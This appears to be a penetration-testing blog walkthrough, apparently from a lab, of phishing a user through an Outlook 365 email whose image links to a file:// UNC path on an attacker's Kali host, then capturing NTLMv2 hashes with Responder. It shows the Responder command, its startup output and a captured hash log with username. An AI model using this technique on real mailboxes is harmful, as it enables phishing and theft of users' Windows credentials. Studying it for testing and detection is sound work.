Abusing Microsoft Outlook 365 to Capture NTLM

May 25, 2020   By Raj Chandel

In this post we will discuss “How the attacker uses the Microsoft office for phishing attack to get the NTLM hashes from Windows.” Since we all knew that Microsoft Office applications like Word , PowerPoint , Excel and Outlook are the most reliable resource for any organization, and an attacker takes advantage of this reliance to masquerade the user.


Here, we’ve been trying to explain what a different approach an attack uses for a phishing attack to capture Microsoft Windows NTLM hashes.

In actual fact, the attacker tried to use the UNC path injection technique to capture the Windows NTLM hashes and use phishing to achieve his goal.

Table of Content

Walkthrough

Here we are using Kali Linux and its IP is 192.168.1.112, this IP will be used for UNC Path.




```
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.112  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe59:bbe3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:bb:e3  txqueuelen 1000  (Ethernet)
        RX packets 264  bytes 34795 (33.9 KiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 112  bytes 13154 (12.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Link UNC Path in an Image

Objective 1: send phishing mail to the target user that contains malicious image.

Use office 365 to linking UNC path within an image, for this insert an image and draft a mail for your Victim to masquerade him/her.




ignitetechnologies26@gmail.com;

OWASP Top 10

PFA

Inject the UNC path by adding a hyperlink to the image as shown below. Now-a-day attackers use the COVID-19 precaution images to carry out a large-scale phishing attack.



To: ignitetechnologies26@gmail.com;


Cc:

Subject: OWASP Top 10

PFA

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 –
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Ses
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Origina
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CS
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Know
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

And we used our Kali Linux IP here to steal the NTLM hashes. This phase could be considered as an easy phase for a threat hunter while hunting for IOC as per pyramid of plain , because here the attacker's malicious domain address or IP in dword format is used to evade the intruder detection system.



To: ignitetechnologies26@gmail.com;

Text to display: <<Selection in Document>>

Look in: Documents


Address: file://192.168.1.112

Once you have drafted your message using office 365, install the **responder** in your Kali Linux which to capture the NTLM hashes.

Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.


Run the given command and just after executing responder send the mail to the victim.

```
responder -I eth0 -v
```



```
root@kali:~# responder -I eth0 -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.1.112]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[+] Listening for events...
```

Now, when the victim opens the mail and clicks on the image or opens a new tab or saves the image, his/her NTLM hashes have been stolen without his/her knowledge.



raaj.chandel11@gma...
OWASP Top 10 3:36 PM
PFA

raaj.chandel11@gma...
esfrdfrfrfrfe 3:26 PM
<file://192.168.1.112>

Microsoft Outlook
Microsoft Outlook Test Me... 1:18 PM
This is an email message

Google


OWASP Top 10

R raaj.chandel11@gmail.com
To ignitetechnologies26@gmail.com
3:35 PM

PFA


OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

As result the attacker will obtain the NTLM hashes of the victim's machine as shown in the image given below. Here you can observe that it has given NetBIOS username along with hashes.



```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 192.168.1.108 for name DESKTOP-3SEUMK5 (service: Domain Controll
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
[SMB] NTLMv2-SSP Hash     : raj::DESKTOP-3SEUMK5:1f972e4be5709f08:C96E0039170180884E00F3E0F7C58045:01
4100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340003
0DE09D20106000400020000000800300030000000000000000100000000200000753194DB08FAA7B3554C97FFC83452F4B5E
0031003100320000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.1.108
[SMB] NTLMv2-SSP Username : DESKTOP-3SEUMK5\raj
